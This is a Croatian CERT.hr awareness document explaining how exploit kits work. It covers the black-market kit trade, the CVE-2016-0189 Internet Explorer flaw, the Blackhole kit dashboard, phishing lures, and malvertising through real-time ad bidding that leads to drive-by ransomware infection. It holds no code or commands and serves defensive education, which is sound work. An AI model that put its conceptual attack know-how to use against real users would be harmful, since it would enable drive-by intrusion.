CARNET

Exploit kitovi

CERT.hr-PUBDOC-2019-10-389

CERT.hr

Sadržaj

Ovaj dokument izradio je Laboratorij za sustave i signale Zavoda za elektroničke sustave i obradbu informacija Fakulteta elektrotehnike i računarstva Sveučilišta u Zagrebu.

1 Uvod

Istraživanja s početka 2019. godine pokazala su da ljudi prosječno provode skoro trećinu dana na internetu, bilo da je riječ o pretraživanju informacija, društvenim mrežama, mobilnim aplikacijama, gledanju filmova, slušanju glazbe ili ostalim aktivnostima na webu (1). I dok je, s jedne strane, web postao nezamjenjiv izvor informacija i razonode, s druge strane predstavlja jedan od glavnih izvora opasnosti za računalo. Prilikom pregledavanja weba korisnici se susreću s raznim vrstama prijetnji, a jedna od najopasnijih takvih prijetnji su *exploit kitovi*.

Exploit kit je naziv za zlonamjerni program čiji je kôd pohranjen na web stranici i koji automatizirano i bez znanja korisnika:

- prikuplja informacije o računalu, odnosno web pregledniku posjetitelja,
- detektira i, ako može, iskorištava ranjivost web preglednika (npr. *Google Chrome, Mozilla Firefox, Internet Explorer*…) ili nekog drugog povezanog softvera (npr. *Adobe Flash Player*),
- i tako u konačnici instalira zlonamjerni softver (npr. *ransomware*) na žrtvino računalo.

Ukratko, primjer napada *exploit kitom* može izgledati ovako:

1) žrtva posjeti legitimnu web stranicu, npr. portal s vijestima,

2) ta web stranica je na neki način kompromitirana, te je u nju ugrađen *exploit kit*, obično putem zlonamjernih oglasa nad kojima vlasnik portala nema kontrolu (2),

3) bez korisnikovog znanja pokreće se prikupljanje informacija o web pregledniku i povezanom softveru, i ako je pronađena ranjivost koju *exploit kit* zna iskoristiti, korisnikovo računalo je napadnuto i zaraženo.

Exploit kitovi zaslužuju pozornost i tema su ovog dokumenta iz nekoliko razloga: **široko su dostupni**, imaju **širok domet**, **mogu uspješno napasti korisnika bez da korisnik klikne na sumnjivu poveznicu ili preuzme/pokrene sumnjivi softver** te je **uspješan napad teško primijetiti**. Široka dostupnost odnosi se na to da je *exploit kitove* moguće kupiti ili iznajmiti te ih je jednostavno koristiti, što znači da ih može koristiti gotovo bilo tko. Širok domet odnosi se na to da napadi *exploit kitom* obično dosegnu veliki broj korisnika, zbog toga što napadači kompromitiraju popularne web stranice s velikim brojem posjetitelja izravnim napadom ili putem zlonamjernih oglasa. Također, napade je teško primijetiti – žrtva cijelo vrijeme nije svjesna što se događa, njoj sve izgleda uobičajeno jer nije morala ništa preuzeti, kliknuti ili pokrenuti. Sve to skupa dovodi do zaključka da je vrlo vjerojatno da će se, ako već nije, svatko od nas susresti s pokušajem napada *exploit kita* koji može, ili ne mora biti uspješan.

Cilj ovakvog napada u pravilu je novčana korist. Rezultat napada – zlonamjerni softver instaliran na žrtvinom računalu – može: šifrirati sve podatke i tražiti otkupninu (*ransomware*), krasti osjetljive podatke s računala, integrirati žrtvino računalo u *botnet* mrežu koja se kasnije iznajmljuje za DoS (engl. *Denial of Service*) napade ili slanje *spam*

poruka e-poštom, koristiti računalne resurse na žrtvinom računalu za rudarenje kriptovaluta ili zloupotrijebiti žrtvino računalo na neki drugi način.

Iako je cilj napada *exploit kitom* većinom novčana korist, postoje i iznimke. Primjerice, u rujnu 2019. godine otkrivena je kampanja napada u kojoj su korisnici određene web stranice kroz dvije godine napadani sofisticiranim *exploit kitom*. *Exploit kit* je napadao korisnike Windows računala te iPhone i Android pametnih telefona. Iznenađujuće je da je u napadima korišteno više tzv. *zero-day* ranjivosti za iPhone (javno nepoznate ranjivosti, bez dostupne zakrpe) čija se tržišna vrijednost mjeri u milijunima dolara. Sama činjenica da je napad koštao više milijuna dolara je indikacija da svrha napada vjerojatno nije bila novčana korist. Konkretnije, izvori detaljnije upoznati sa situacijom upućuju na to da je svrha napada bila špijuniranje određene etničke skupine unutar Kine (3) (4).

Nastavak ovog dokumenta će objasniti načela rada *exploit kitova*, opisati rad *exploit kita* na konkretnom primjeru te navesti smjernice kako se zaštititi od ovakvih napada.

2 Kako funkcionira *exploit kit*

Exploit kitovi se sastoje od kolekcije *exploita*. *Exploit* je specijalizirani program ili niz instrukcija/podataka namijenjenih iskorištavanju ranjivosti (engl. *vulnerabilities*). Ranjivost je propust/pogreška u softveru koju je moguće zloupotrijebiti – primjerice, ranjivost u web pregledniku (npr. *Google Chrome, Mozilla Firefox, Internet Explorer*…) može omogućiti napadaču da pomoću posebno konstruirane web stranice napadne posjetitelje i preuzme kontrolu nad njihovim računalom.

Jedan od razloga široke dostupnosti *exploit kitova* je to što su se kriminalci specijalizirali i podijelili poslove – određene skupine kriminalaca sa znanjem razvoja *exploita* sastavljaju *exploit kitove*, a drugi kriminalci na crnom tržištu kupuju ili iznajmljuju *exploit kitove* od te prve grupe kako bi proširili neki oblik zlonamjernog softvera i tako zaradili.


Cijene *exploit kitova* se okvirno kreću od $100 do $10.000 mjesečno (5). Jeftiniji *exploit kitovi* integriraju više javno objavljenih *exploita* koje je već netko drugi pripremio i moguće ih je besplatno pronaći *online*. Takvi *exploit kitovi* većinom iskorištavaju starije ranjivosti koje je proizvođač najvjerojatnije već popravio i izdao sigurnosnu zakrpu, što znači da žrtva mora imati neažurne inačice web preglednika ili njegovih dodataka da bi se zarazila. Skuplji *exploit kitovi* integriraju ažurnije *exploite* za ranjivosti koje su nedavno objavljene. Noviji, ažurniji *exploiti* korisniji su napadaču jer je veća vjerojatnost da žrtve i dalje koriste inačice softvera koje se mogu napasti, bilo zato što korisnik još nije ažurirao softver, bilo zato što proizvođač još nije izdao sigurnosnu zakrpu.

Uzmimo za primjer ranjivost *Internet Explorera* iz 2016. godine poznatu pod identifikatorom CVE-2016-0189 (6). Ranjivost je vezana uz grešku u programskom kôdu web preglednika *Internet Explorer* koja dopušta napadaču da izvršava proizvoljni kôd na žrtvinom računalu, što se ne bi smjelo dogoditi, tj. preglednik ne bi smio ni jednoj web stranici dopustiti izvršavanje bilo kakvog kôda izvan svoje izolirane sigurnosne okoline (tzv. *sandbox*).


Kad je uočena ranjivost, sigurnosni stručnjaci su ubrzo razvili *exploite*, od kojih su neki i javno dostupni. No, i *Microsoft* je brzo zakrpao ranjivost i izdao inačicu *Internet Explorera* na kojoj se taj *exploit* više ne može koristiti.

Programer koji razvija *exploit kit* može taj *exploit* uvrstiti u svoj alat s ciljem da zarazi korisnike sa starijim, ranjivim inačicama preglednika. No ako stranici s tim *exploit kitom* pristupi korisnik s preglednikom *Google Chrome* ili s ažuriranom inačicom *Internet Explorera*, napad tim *exploitom* neće uspjeti.

Exploit kitovi mogu biti prilično jednostavni za uporabu, a u paketu s njima može doći i pregledno korisničko sučelje preko kojega napadač jednostavno pokrene napad i prati uspješnost svoje kampanje, tj. na koliko je korisničkih računala i kakvih karakteristika uspio proširiti zlonamjerni softver. Na slikama 1 i 2 prikazan je primjer korisničkog sučelja *exploit kita Blackhole*, poznatog po tome što je 2012. godine bio jedna od najvećih prijetnji na *webu* (7).



Slika 1 ***Korisničko sučelje exploit kita Blackhole – glavni pregled statistika*** **(8)**




Slika 2 ***Korisničko sučelje exploit kita Blackhole – pregled statistika korištenih exploita*** **(8)**

Exploit kit funkcionira tako da se na nekoj legitimnoj, ali kompromitiranoj web stranici žrtva nesvjesno, u pozadini preusmjeri na web stranicu *exploit kita*, ili da žrtva izravno klikne na poveznicu na *exploit kit* u *phishing* poruci e-pošte. Skriveni *JavaScript* kôd *exploit kita* zatim:

- detektira inačice softvera na žrtvinom računalu i određuje koje ranjivosti web preglednika može iskoristiti. *JavaScriptom* se mogu prikupiti podaci o vrsti i inačici operacijskog sustava, inačici web preglednika, instaliranim dodacima i njihovim inačicama, podržanim funkcionalnostima (npr. *WebGL*) itd.

- ako žrtva ima odgovarajući ranjivi softver (a od velikog broja posjetitelja, neki će zasigurno imati), *exploit kit* će iskoristiti odgovarajuću ranjivost i time uspješno napasti žrtvu, tj. uspješno će instalirati zlonamjerni softver na njeno računalo.

Napadač sad ima kontrolu i pristup na žrtvino računalo i može ostvariti korist primjerice instalacijom *ransomwarea*, krađom podataka, rudarenjem kriptovaluta, umrežavanjem žrtvinog računala u *botnet* itd. Cijeli proces napada prikazan je na slici 3.



Slika 3 ***Tijek napada exploit kitom*** **(9)**

Konkretniji primjer jednog takvog scenarija napada može biti sljedeći:

1. Korisnik svako jutro pregledava web stranicu nekog portala s vijestima. Portal posjećuje velik broj korisnika, stoga on prikazuje oglase i na taj način zarađuje od reklamiranja.

2. Portal nema nikakve kontrole nad oglasima koji se prikazuju. Oglasna mreža mu plaća oglasni prostor, ali vlasnik portala ne zna koji će se oglasi prikazivati niti otkud oni dolaze. Isto tako, vlasnik portala ne može znati sadržava li neki od tih oglasa zlonamjerni kôd – vlasnik portala vjeruje da mu oglasna mreža isporučuje samo legitimne oglase. Ali, u oglasnu mrežu napadači ponekada uspiju unijeti oglas sa zlonamjernim kôdom koji se sad može prikazati i na stranici portala.

3. Samim otvaranjem web stranice portala, žrtvin web preglednik učitat će i zlonamjerni kôd iz oglasa i u pozadini (bez da korisnik primijeti) učitati stranicu *exploit kita* te pokrenuti njen *JavaScript* kôd.

4. *Exploit kit* sada započinje skeniranje žrtvinog preglednika i prikupljanje informacija o softveru – inačici i proizvođaču web preglednika, dodataka i proširenja web preglednika, itd. Recimo da naša žrtva ima zastarjelu inačicu *Internet Explorera* koja sadrži ranjivost koja omogućuje napadaču izvršavanje proizvoljnog kôda na žrtvinom računalu. *Exploit kit* ima spreman *exploit* kojim će to postići i upotrebljava ga. Recimo da je istovremeno stranicu portala posjetio i drugi korisnik s ažuriranom inačicom *Internet Explorera* za kojeg *exploit kit* nema nikakvu identificiranu ranjivost. Taj korisnik neće postati žrtva napada.

5. Na žrtvino računalo instalirao se zlonamjerni softver – u ovom primjeru: *ransomware*. Korisnik odjednom nema pristup svojim podacima, sve datoteke su šifrirane i neupotrebljive, a napadač ga traži otkupninu kako bi povratio svoje datoteke.

U nastavku će faze napada *exploit kitom* biti detaljnije objašnjene.

2.1 Kontakt sa zlonamjernom stranicom

Kako bi napad bio uspješan, prvo je potrebno potencijalnu žrtvu dovesti u kontakt sa stranicom na kojoj se nalazi *exploit kit*. Napadaču je cilj stupiti u kontakt s čim većim brojem korisnika jer neće svaki biti podložan napadu. To može ostvariti na više načina, ali uglavnom su to:


- slanje *phishing*/*spam* poruka e-pošte na veliki broj mailova,
- kompromitacija popularnih web stranica zlonamjernim oglasima,
- izravna kompromitacija/preuzimanje kontrole nad ranjivim web stranicama.

2.1.1 *Phishing/spam* poruke e-pošte

Na adrese većeg broja korisnika stižu pažljivo sastavljene poruke e-pošte koje će privući njihovu pozornost i pokušati ih navesti da kliknu na određenu poveznicu. Ta poveznica preusmjerit će žrtvu na stranicu na kojoj se nalazi *exploit kit*.

Uobičajeni primjer bila bi poruka naslova „*Thank you for your order*" koja obavještava korisnika da je nešto kupio u *online* trgovini i nudi mu dodatne informacije o narudžbi ako klikne na poveznicu. Uspaničeni korisnik zna da ništa nije naručio, pomisli da je netko zloupotrijebio njegovu karticu ili račun i klikne na poveznicu kako bi provjerio u čemu je problem i pokušao poništiti narudžbu. Web preglednik otvara lažiranu stranicu neke *online* trgovine i dok je žrtva pregledava, u pozadini se izvršava skeniranje ranjivosti i napad. Žrtva možda neće primijetiti da je na zlonamjernoj stranici jer je stranica dizajnirana tako da izgleda kao i prava, no čak i da primijeti, dovoljno je nekoliko trenutaka da se napad automatski izvrši u pozadini. Kod ovakvog pristupa veliku ulogu igra socijalni inženjering – napadač pokušava uspaničiti ili zainteresirati korisnika da uistinu otvori poruku i klikne na poveznicu.

Na slici 4 prikazana je *phishing/spam* poruka e-pošte koju su napadači koristili 2012. godine kako bi preusmjerili korisnike na web stranicu *exploit kita Blackhole*.




Slika 4 *Primjer phishing/spam poruke e-pošte koja vodi na exploit kit Blackhole* (10)

2.1.2 Kompromitacija legitimnih web stranica zlonamjernim oglasima

Exploit kitovi se često skriveno izvršavaju u pozadini legitimnih web stranica koje je napadač nekako uspio kompromitirati i ubaciti svoj zlonamjerni kôd, bez znanja vlasnika web stranice i njenih posjetitelja. Jedan česti način kojim to napadači izvode je tzv. zlonamjerno oglašavanje (engl. *malvertising*).

Zlonamjerno oglašavanje oslanja se na činjenicu da, kod *online* oglašavanja, u većini slučajeva vlasnik web stranice nema kontrolu nad sadržajem samih oglasa. Posebno je zastrašujuća činjenica da, jednom kada napadač uspije objaviti zlonamjerni oglas u legitimnu oglašivačku mrežu, taj oglas može u kratkom vremenu doseći veliki broj korisnika. Najveća opasnost vezana uz zlonamjerno oglašavanje je upravo to što žrtva ne mora napraviti nikakvu grešku (npr. klik na sumnjivu poveznicu) – ona samo posjeti legitimnu web stranicu, a zlonamjerni kôd u pozadini odradi sve ostalo. Na slici 5 prikazan je tijek napada *exploit kitom* putem zlonamjernog oglašavanja.



Slika 5 ***Tijek napada exploit kitom putem zlonamjernog oglašavanja*** **(11)**

Nedavno je zabilježen slučaj gdje je u stranicu za konvertiranje video zapisa, koja mjesečno broji više od 200 milijuna posjetitelja, kroz oglas bio ubačen zlonamjerni kôd koji preusmjerava korisnike na *exploit kit*. Zlonamjerni *JavaScript* kôd bio je i djelomično prikriven – glavni dio kôda bio je sakriven u GIF datoteci, dok je preostali kôd služio za to da izvadi glavni dio kôda iz GIF datoteke i pokrene ga (12).


Mnogi ljudi su imali nekakvog doticaja s *online* oglašavanjem pa lako mogu pomisliti – kako je uopće moguće ubaciti zlonamjerni oglas s *JavaScript* kôdom? Kod *online* oglašavanja, oglašivači obično predaju oglas u obliku teksta ili slike, a ne *JavaScript* kôda. Također, prva pomisao na oglašivačke mreže je često *Google AdSense* i nelogično je da bi *Google* dopustio zlonamjerne oglase i time se izložio reputacijskom riziku i tužbama. No u

stvari, na internetu postoje i druge oglašivačke mreže koje zakupljuju prostor te taj prostor preprodaju manjim oglašivačkim tvrtkama na stranicama za licitaciju. Na taj način te oglašivačke mreže zarađuju na razlici cijene koju su platili i po kojoj su prodali oglasni prostor.

Zbog brzine kojom se odvija licitiranje za oglasni prostor, količine oglasa i višestruke delegacije zakupljenog prostora, oglasne mreže nemaju dovoljnu kontrolu nad oglasima koji se učitavaju pa se napadač može lažno predstaviti kao manja oglašivačka mreža i tako infiltrirati sa svojim zlonamjernim oglasom.

Napadač mora sastaviti oglas u koji je prethodno sakrio zlonamjerni kôd, prijaviti se na stranicu za licitiranje kao oglašivačka tvrtka i zatim licitirati za oglasni prostor skupa s ostalim legitimnim tvrtkama. Taj proces licitiranja naziva se *Real Time Bidding*, a odvija se kao što mu ime kaže – u stvarnom vremenu (13).

Na slici 6 prikazan je odnos web stranica koje nude svoj oglasni prostor, većih oglasnih mreža, legitimnih malih oglašivača i napadača koji se ubacio i objavljuje zlonamjerne oglase.



Slika 6 ***Hijerarhija oglasnih mreža i infiltracija napadača sa zlonamjernim oglasom***

